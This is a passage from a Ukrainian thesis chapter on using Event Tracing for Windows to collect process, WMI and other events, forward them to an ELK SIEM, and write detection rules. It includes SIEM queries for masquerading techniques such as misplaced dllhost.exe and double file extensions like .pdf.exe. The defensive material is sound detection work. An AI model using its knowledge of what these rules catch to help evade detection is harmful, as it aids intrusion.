Окрім цього було розглянуто процес створення правил виявлення на прикладі SIEM системи “Elastic” та техніки зловмисної активності, що полягає в додаванні користувача до привілейованих груп.

На додачу було проаналізовано формати створення правил виявлення зловмисної активності Yara та Sigma, визначено найкращі засоби використання кожного з них.

РОЗДІЛ 3
ЕКСПЕРИМЕНТАЛЬНІ ДОСЛІДЖЕННЯ ВИКОРИСТАННЯ МЕХАНІЗМУ ETW ДЛЯ СТВОРЕННЯ ПРАВИЛ ВИЯВЛЕННЯ ШКІДЛИВОЇ АКТИВНОСТІ

3.1 Дослідження використання ETW в Windows

Як вже було зазначено, для фахівців з безпеки критично можливо мати доступ до подій різного типу. Один із засобів, якими операційна система “Windows” здатна надавати ці події є Event Tracing For Windows (скорочено – ETW). Це використовується багатьма засобами та продуктами безпеки, в тому числі антивірусами, EDR продуктами [19, 42, 51], агентами SIEM, а також вручну де-якими фахівцями з безпеки. Отже, розглянемо ETW більш детально.

Перш за все, надаймо визначення цієї технології. ETW можливо охарактеризувати як механізм надання подій та діагностичної інформації в ОС “Windows”. Його можливо охарактеризувати наступною діаграмою:




Рисунок 3.1 – Архітектура ETW

До основних компонентів ETW можливо віднести:

1) Провайдери подій – власне ті компоненти операційної системи, що генерують події. Кожен з них зазвичай має свій унікальний GUID, назву, та

перелік подій. Ці події можливо побачити в окремому маніфесті, що є у кожного провайдера. Наприклад, провайдер “Microsoft-Windows-Kernel-Process”, має ідентифікатор “{22fb2cd6-0e7b-422b-a0c7-2fad1fd0e716}”, і, згідно маніфесту, має подію з айді “1” та назвою “ProcessStart”. Проаналізувавши маніфест є можливість дізнатися які поля будуть у вже згенерованій події цього типу, наприклад для вищезазначеного типу подій:

```
<templates>
 <template tid="ProcessStartArgs">
  <data name="ProcessID" inType="win:UInt32"/>
  <data name="CreateTime" inType="win:FILETIME"/>
  <data name="ParentProcessID" inType="win:UInt32"/>
  <data name="SessionID" inType="win:UInt32"/>
  <data name="ImageName" inType="win:UnicodeString"/>
 </template>
```

Рисунок 3.2 – Приклад аргументів події

Згідно цього запису, в подіях категорії “ProcessStart” будуть такі поля як “ProcessID”, “CreateTime”, “ParentProcessID”, “SessionID”, “ImageName”. Інший варіант дослідження окремих провайдерів – це використання де-яких інших утиліт, наприклад, ETW Explorer [20]. Наприклад, для вищезазначеної категорії подій результат буде наступний:





Рисунок 3.3 – Результат роботи ETW Explorer

2) Сесія ETW – можна охарактеризувати як середу, що отримає та буферізує події отримані від провайдера ETW. Під час створення нової сесії також є змога

надати де-які властивості, серед яких – рівень деталізації, механізм збереження, тощо. В ОС “Windows” є можливість створити приклад такої сесії використовуючи вбудовану утіліту “logman”. Використовуючи Microsoft-Windows-Kernel-Process з ідентифікатором“{22fb2cd6-0e7b-422b-a0c7-2fad1fd0e716}”, приклад готової команди може бути “logman create trace MyServerTraceData -p Microsoft-Windows-Kernel-Process -o c:\perflogs\KernelProcTrace.etl”, а після запустити сесію використовуючи команду “logman start MyServerTraceData”. В результаті виконання вищезазначених дій, у папці “Perflogs” має бути створений новий файл з назвою “KernelProcTrace.etl”. Надалі цей файл можливо буде відкрити різними шляхами, наприклад, використвоуючи утіліту “PerfView”. У відкритому меню можливо подивитися події, а також обрати окрему категорію, наприклад для ProcessStart результат виглядатиме наступним чином:



Event Name	Time MSec	Process Name	Rest
/icrosoft-Windows-Kernel-Process/ProcessStart/Start	13,013.421	Process(3444) (3444)	ThreadID="4,328" ProcessorNumber="2" ProcessID="4,036" ProcessSequenceNumber="322" CreateTime="12:47:35.
/icrosoft-Windows-Kernel-Process/ProcessStart/Start	24,484.803	Process(7372) (7372)	ThreadID="7,704" ProcessorNumber="1" ProcessID="7,788" ProcessSequenceNumber="323" CreateTime="12:47:46.
/icrosoft-Windows-Kernel-Process/ProcessStart/Start	24,508.785	Process(7372) (7372)	ThreadID="7,704" ProcessorNumber="3" ProcessID="4,420" ProcessSequenceNumber="324" CreateTime="12:47:46.
/icrosoft-Windows-Kernel-Process/ProcessStart/Start	27,080.820	Process(784) (784)	ThreadID="4,336" ProcessorNumber="1" ProcessID="7,820" ProcessSequenceNumber="325" CreateTime="12:47:49.
/icrosoft-Windows-Kernel-Process/ProcessStart/Start	27,940.009	Process(784) (784)	ThreadID="4,332" ProcessorNumber="3" ProcessID="9,840" ProcessSequenceNumber="326" CreateTime="12:47:50.
/icrosoft-Windows-Kernel-Process/ProcessStart/Start	28,017.007	Process(784) (784)	ThreadID="4,336" ProcessorNumber="1" ProcessID="4,480" ProcessSequenceNumber="327" CreateTime="12:47:50.
/icrosoft-Windows-Kernel-Process/ProcessStart/Start	28,460.796	Process(404) (404)	ThreadID="7,360" ProcessorNumber="3" ProcessID="6,360" ProcessSequenceNumber="328" CreateTime="12:47:50.
/icrosoft-Windows-Kernel-Process/ProcessStart/Start	28,536.130	Process(6360) (6360)	ThreadID="9,240" ProcessorNumber="3" ProcessID="5,080" ProcessSequenceNumber="329" CreateTime="12:47:50.
/icrosoft-Windows-Kernel-Process/ProcessStart/Start	28,557.279	Process(5080) (5080)	ThreadID="6,036" ProcessorNumber="2" ProcessID="4,944" ProcessSequenceNumber="330" CreateTime="12:47:50.
/icrosoft-Windows-Kernel-Process/ProcessStart/Start	28,915.934	Process(6360) (6360)	ThreadID="9,240" ProcessorNumber="0" ProcessID="7,236" ProcessSequenceNumber="331" CreateTime="12:47:51.
/icrosoft-Windows-Kernel-Process/ProcessStart/Start	29,001.514	Process(6360) (6360)	ThreadID="9,240" ProcessorNumber="3" ProcessID="8,308" ProcessSequenceNumber="332" CreateTime="12:47:51.
/icrosoft-Windows-Kernel-Process/ProcessStart/Start	39,307.357	Process(3280) (3280)	ThreadID="5,436" ProcessorNumber="2" ProcessID="8,496" ProcessSequenceNumber="333" CreateTime="12:48:01.
/icrosoft-Windows-Kernel-Process/ProcessStart/Start	39,353.484	Process(3280) (3280)	ThreadID="5,436" ProcessorNumber="1" ProcessID="7,092" ProcessSequenceNumber="334" CreateTime="12:48:01.
/icrosoft-Windows-Kernel-Process/ProcessStart/Start	40,155.843	Process(3792) (3792)	ThreadID="5,488" ProcessorNumber="1" ProcessID="4,668" ProcessSequenceNumber="335" CreateTime="12:48:02.
/icrosoft-Windows-Kernel-Process/ProcessStart/Start	40,160.526	Process(4668) (4668)	ThreadID="4,248" ProcessorNumber="0" ProcessID="8,556" ProcessSequenceNumber="336" CreateTime="12:48:02.
/icrosoft-Windows-Kernel-Process/ProcessStart/Start	40,244.308	Process(3792) (3792)	ThreadID="5,488" ProcessorNumber="3" ProcessID="7,072" ProcessSequenceNumber="337" CreateTime="12:48:02.
/icrosoft-Windows-Kernel-Process/ProcessStart/Start	40,248.105	Process(7072) (7072)	ThreadID="916" ProcessorNumber="1" ProcessID="9,700" ProcessSequenceNumber="338" CreateTime="12:48:02.5
/icrosoft-Windows-Kernel-Process/ProcessStart/Start	43,584.993	Process(3280) (3280)	ThreadID="5,436" ProcessorNumber="3" ProcessID="6,328" ProcessSequenceNumber="339" CreateTime="12:48:05.

Рисунок 3.4 – Події, відображені в PerfView

Зазначимо, що в відображених подіях немає змоги побачити назву процесу, лише PID. Це може здатися незвичанйим, втім, якщо передавитися перелік полів подій цієї категорії, зазначених вище, то можливо побачити що там є лише ідентифікатор процеса, а отже ім’я чи повний шлях відображатися не будуть.

Після того, як всі необхідні події було зібрано, сесію можливо зупинити використовуючи команду “logman stop MyServerTraceData”.

3) Контролер ETW – це компонент що керує збором подій, в тому числі визначає важливі параметри трасування, такі як

4) Споживачі ETW – власне той компонент ETW, що отримує та обробляє події. Зазвичай, перед тим як розпочати отримувати події, користувач має зазначити, події якого провайдера необхідно отримувати, а також за необхідності може задати фільтри подій.

Розглянемо приклад створення споживача подій ETW використовуючи мову програмування Python та бібліотеку з відкритим вихідним кодом Pywintrace [21]:




Рисунок 3.5 – Приклад коду для роботи з ETW

Згідно програмного коду вище створюється функція, що має на своїй меті обробку подій що надходять з провайдера ETW, а саме просто вивести в консоль повний текст події. Нижче створено змінну “providers”, що отримує список провайдерів з якими необхідно працювати, в цьому випадку це “Microsoft-Windows-Kernel-Process”. Після чого, використовуючи etw.run() стратується збір подій з подальшою їх обробкою. Результатом виконання цього скріпту буде наступне:

Рисунок 3.6 – Результат виконання програми

Кожна окрема строчка – це подія, за дуже короткий проміжок часу їх було згенеровано дуже багато, причина цьому те, що не було вказано, які саме події необхідно збирати. У разі якщо є потреба збирати події тільки конкретної категорії, наприклад, тільки з номером “3”, це можливо вказати використовуючи параметр event_id_filters.

Розглянемо приклад згенерованої події, повний опис якої: “{'EventHeader': {'Size': 220, 'HeaderType': 0, 'Flags': 576, 'EventProperty': 0, 'ThreadId': 9232, 'ProcessId': 9424, 'TimeStamp': 133569984760011640, 'ProviderId': '{22FB2CD6-0E7B-422B-A0C7-2FAD1FD0E716}', 'EventDescriptor': {'Id': 5, 'Version': 0, 'Channel': 16, 'Level': 4, 'Opcode': 0, 'Task': 5, 'Keyword': 9223372036854775872}, 'KernelTime': 0, 'UserTime': 0, 'ActivityId': '{00000000-0000-0000-0000-000000000000}'}, 'Task Name': 'IMAGELOAD', 'ImageBase': '0x7FFA1AC00000', 'ImageSize': '0xAD000', 'ProcessID': '9424', 'ImageCheckSum': 760320, 'TimeDateStamp': 1686136840, 'DefaultBase': '0x7FFA1AC00000','ImageName': '\\Device\\HarddiskVolume3\\Windows\\System32\\SHCore.dll', 'Description': 'Process %3 had an image loaded with name %7. '}”. З нього ми можемо дізнатися, наприклад, згідно EventDescriptor категорія подій має номер 5, що відповідає “ImageLoad”, тобто завантаженню динамічної бібліотеки процесом. З поля “ImageName” можливо дізнатися повний шлях динамічної бібліотеки, а саме “\\Windows\\System32\\SHCore.dll’”, а також ідентифікатор процесу, що цю бібліотеку загрузив.

3.2 Дослідження процесу передачі подій ETW та виявлення прикладів реалізації маскування

Задля ефективного виявлення вторгнення використовуючи ETW необхідна передача згенерованих подій на SIEM системи, і на це є ряд причин, серед яких:

1) У разі відсутності централізованого збору подій з різних систем задля роботи з ними необхідний безпосередній доступ до самої ОС, віддалений або

фізичний, що може бути проблемою у разі технічних негаразд або відсутності прямого фізичного доступу.

2) Задля розслідування потенційних інцидентів може постати необхідність аналізу подій під іншим кутом, наприклад використовуючи візуалізацію, що не є можливим у разі відсутності SIEM.

3) Під час кібератаки нападник може виявити факт збору подій ETW та спробувати завадити ньому, наприклад, видаливши сформовані журнали подій, або ці журнали можуть стати недоступними у разі використання вимагачів.

4) Досить часто є необхідність паралельно проводити розслідування на декількох кінцевих точках, що знову ж таки не є можливим у разі відсутності централізованого збору подій. Аналогічна проблема виникає, наприклад, у разі необхідності швидкої перевірки індикаторів компрометації в усіх доступних кінцевих точках.

Отже, візуалізуємо процес передачі подій з кінцевої точки на ОС “Windows” на Elk:




Рисунок 3.7 – Процес створення та передачі подій

Перш за все необхідно визначити, які самі ETW провайдери необхідно використовувати в пріоритеті задля виявлення шкідливої активності. До них можливо віднести:

1) Microsoft-Windows-Kernel-Process.
2) Microsoft-Windows-Kernel-Network.
3) Microsoft-Windows-Kernel-File.
4) Microsoft-Windows-Kernel-Registry.
5) Microsoft-Windows-WMI-Activity.
6) Powershell.

Таблиця з подіями:

Для кожної події кожного провайдера ETW необхідно створити свій окремий формат запису в сформованому журналі подій. Розглянемо це на прикладі ETW провайдеру, пов’язаного з WMI:

```
elif (event_data['EventHeader']['ProviderId'] == "{1418EF04-B0B4-4623-BF7E-D74AB47BBDAA}"):
    procId = event_data['EventHeader']['ProcessId']
    proc = lookup_process_path(procId)
    if EventID == 11:
        operation = event_data['Operation']
        hostname = event_data['ClientMachineFQDN']
        wmi_raw_data = {"EventType": "Wmi_Operation_Performed", "ImageName": proc, "Hostname": hostname, "Operation": operation}
        str1 = json.dumps(wmi_raw_data)
        file.write(str1 + "\n")
```

Рисунок 3.8 – Створення події WMI в лог файлі

Проаналізувавши маніфест самого провайдера було відокремлено ті поля, які є необхідними для створення відповідного запису:

1) Operation – власне та операція, через яку і було створено відповідну подію

2) ClientMachineFQDN – доменне ім’я кінцевої точки, на якій було створено операцію.

Але також було додано і де-які поля, які не є унікальними конкретно для цієї категорії подій:

1) ImageName – повний шлях до процесу, що виконав операцію. Враховуючи, що провайдер замість нього надає лише ідентифікатор процесу,

програмному забезпеченню що збирає події буде необхідно самостійно його з’ясувати, в створеній програмі для цього використовується бібліотека “psutils”.

2) EventType – категорія створюваної події, в цьому конкретному випадку вона буде “Wmi_Operation_Performed”. Це необхідно у тому числі для того, щоб відрізнити цю категорію подій від інших.

3) EventDate – дата та час, коли відбулася подія

Сформований журнал подій буде мати назву “ETW.log”. Задля передачі цих подій на ELK необхідно використати filebeat – програмне забезпечення, що було створено, у тому числі, задля передачі нестандартних журналів подій на SIEM системи. Основним файлом конфігурації для цього ПЗ є “filebeat.yml” – файл у форматі Yaml, що містить у собі, в тому числі, шлях до журналу подій, який необхідно передати. Наприклад, для збору подій у форматі “Json” у файлі конфігурації необхідно записати наступне:




Рисунок 3.9 – Файл конфігурації Filebeat

Також необхідно прописати де-які інші речі, такі як айпі адресу сервісів Elastic та Kibana, API-ключ, тощо.

У разі успішної передачі подій їх можливо буде побачити, наприклад, в полі “message” індексу “filebeat”.




Рисунок 3.10 – Приклад переданих подій

Отже, тепер необхідно створити правила виявлення шкідливої активності використовуючи створений журнал подій. Для цього необхідно чітко зрозуміти, які є зловмисні техніки та тактики, а також розглянути приклад їх реалізації, після чого визначити які сліди вони залишать у створених подіях. Для того, щоб зручно категоризувати створенні правила виявлення можливо використовувати матрицю Mitre. Також, використовуючи надану там інформацію, ми можемо одразу створити де-які правила виявлення, а після перевірити їх ефективність поставивши відповідні експерименти на кінцевій точці. Отже, створимо правила виявлення для кожної категорії подій.

Створення процесів є одним з найбільш важливих типів подій, адже у більшості випадків зловмисної активності, що мають на меті компрометацію кінцевої точки на ОС “Windows” на тому чи іншому етапі створюються процеси, по яким можливо виявити шкідливу активність. Отже, створимо де-які правила, базуючись на різних техніках Mitre:

T1036 – маскування. Зловмисники можуть спробувати замаскувати зловмисну активність з метою уникнення виявлення, наприклад, назвавши зловмисний виконуваний файл як системний для Windows. Слід зазначити, що у якості назви, теоретично, може виступати будь-який системний виконуваний

файл, розташований, наприклад, у папці System32. У аналітиків безпеки є можливість подивитися перелік усіх таких файлів, наприклад, використовуючи простий powershell сценарій:




Рисунок 3.11 – Сценарій powershell

Результатом виконання буде достатньо довгий перелік із системних виконуваних файлів:




Рисунок 3.12 – Перелік файлів

Втім, зазначимо, що не всі з них підходять зловмисникам, адже сам факт запуску де-яких з них вже є підозрілим сам по собі, напркилад “bitsadmin.exe”, який буде розглянуто далі. До таких виконуваних файлів може належити, наприклад, dllhost.exe, отже створимо відповідне правило виявлення для нього: “etw_event.EventType:»ProcessCreate» AND etw_event.ImageName:*dllhost.exe* AND NOT etw_event.ImageName:*system32*”. Запустивши пошук на Siem системі отримаємо спрацювання:




Рисунок 3.13 – Результат виконання пошуку на SIEM системі

Розглянемо інший приклад маскування – подвійне розширення для файлу (T1036.007). Слід зазначити, що сама по собі ця техніка є досить старою, і зазвичай розрахована на те, що у користувача не відображається розширення файлу в ОС “Windows”, це необхідно увімкнути, використовуючи налаштування. Таким чином, у разі якщо зловмисники назвуть своє шкідливе програмне забезпечення “document.pdf.exe”, для користувача буде видно лише “document.pdf”. Зауважимо, що подвійне розширення може бути будь-яким, наприклад, згідно звіту компанії Zscaler [22], зловмисники, що ідентифікуються за назвою кампанії “DuckTail” використовували подвійні розширення “.pdf.lnk” та “.docx.scr”. Отже, виходячи з отриманої інформації, створимо правило, що виявлятиме спроби маскування виконуваного типу файлів під документ у форматі “.pdf”: etw_event.EventType:»ProcessCreate» AND (etw_event.CommandLine:*.pdf.exe* OR etw_event.CommandLine:*.pdf.scr* OR etw_event.CommandLine:*.pdf.lnk* OR etw_event.CommandLine:*.pdf.bat* OR

